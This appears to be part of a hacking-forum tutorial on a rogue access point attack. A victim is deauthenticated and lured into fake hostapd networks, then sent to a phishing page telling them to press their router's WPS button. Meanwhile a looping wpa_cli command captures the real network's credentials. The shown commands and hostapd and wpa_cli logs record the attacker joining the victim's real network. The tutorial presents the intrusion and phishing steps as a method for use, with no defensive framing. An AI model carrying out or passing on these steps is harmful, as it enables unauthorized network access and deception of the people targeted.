
On the hostapd terminal we can see that

```
wlp2s0: WPS-PBC-ACTIVE
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=14122 method=254
wlp2s0: WPS-REG-SUCCESS 0c:84:dc:70:80:c7 e713ff06-40e0-4e3c-9185-99f008f28bd4
wlp2s0: WPS-PBC-DISABLE
wlp2s0: WPS-PBC-DISABLE
wlp2s0: WPS-SUCCESS
wlp2s0: CTRL-EVENT-EAP-FAILURE 0c:84:dc:70:80:c7
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.1X: authentication failed - EAP type: 0 ((null))
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.1X: Supplicant used different EAP type: 254 (expanded)
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: disassociated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: AP-STA-CONNECTED 0c:84:dc:70:80:c7
wlp2s0: STA 0c:84:dc:70:80:c7 RADIUS: starting accounting session 5814B483-00000001
wlp2s0: STA 0c:84:dc:70:80:c7 WPA: pairwise key handshake completed (RSN)
```

Now on the client computer we will see that assuming you are using the method i mentioned on part 1 to disconnect and manipulate the victim.




Where Bbox, Bbox-Assistance and Bbox-wifi are the 3 networks created by hostapd.And once again the real network is hidden on the last position.



So now what ?

Redirect your victim into a phishing page asking to push the wps button of his box to reset the wifi connection with picture of the button.On this page in don’t put the picture yet but it the idea is here.




Then you can run this command on another terminal to be sure you don’t miss the wps connect.

wpa_cli

while : ; do sudo wpa_cli wps_pbc any ; sleep 120 ; done &

Example of what happen if the client push his button



```
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>WPS-TIMEOUT Requested operation timed out
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE-PBC
<3>SME: Trying to authenticate with 30:7e:cb:ae:a
<3>Trying to associate with 30:7e:cb:ae:a3:44 (SS
<3>Associated with 30:7e:cb:ae:a3:44
<3>CTRL-EVENT-EAP-STARTED EAP authentication started
<3>CTRL-EVENT-EAP-PROPOSED-METHOD vendor=14122 method=1
<3>CTRL-EVENT-EAP-METHOD EAP vendor 14122 method 1 (WSC) selected
<3>WPS-CRED-RECEIVED
<3>WPS-SUCCESS
<3>CTRL-EVENT-EAP-FAILURE EAP authentication failed
<3>CTRL-EVENT-DISCONNECTED bssid=00:00:00:00:00:00 reason=3
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE-PBC
<3>SME: Trying to authenticate with 30:7e:cb:ae:a3:44 (SSID='SFR_A340' freq=2437 MHz)
<3>Trying to associate with 30:7e:cb:ae:a3:44 (SSID='SFR_A340' freq=2437 MHz)
<3>Associated with 30:7e:cb:ae:a3:44
<3>WPA: Key negotiation completed with 30:7e:cb:ae:a3:44 [PTK=CCMP GTK=CCMP]
<3>CTRL-EVENT-CONNECTED - Connection to 30:7e:cb:ae:a3:44 completed (auth) [id=0 id_str=]
> 
```

```
root@flow-PC:~# while : ; do sudo wpa_cli wps_pbc any ; sleep 120 ; done &
[1] 3480
root@flow-PC:~# Selected interface 'wlan0'
OK
Selected interface 'wlan0'
OK
Selected interface 'wlan0'
OK
```

Don’t forget to run

dhclient wlan0

To negociate the dhcp.

*To perform the wps connection you must stop the deauth on the target network, that have no consequences because the client is already connected to us and our fake AP is registered on his known networks.

Other attack wich can be dangerous, and more like that we don’t ask any crédential.The victim has just to bring up his ass and push the button.

Other kinds of rogue AP networks intrusion by Koala

Member of:

http://www.crack-wifi.com/

https://www.wifi-libre.com/

https://www.kali-linux.fr/